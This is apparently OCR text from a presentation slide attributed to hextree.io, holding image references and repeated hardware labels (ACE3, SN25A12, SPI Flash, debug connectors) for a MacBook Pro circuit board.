



hextree.io



MacBook Pro










SN25A12
3AP08RS G1

ACE3
SN25A12
3AP08RS G1

SPI Flash
ACE3
SN25A12
3AP08RS G1

SPI Flash
ACE3
Debug
connectors

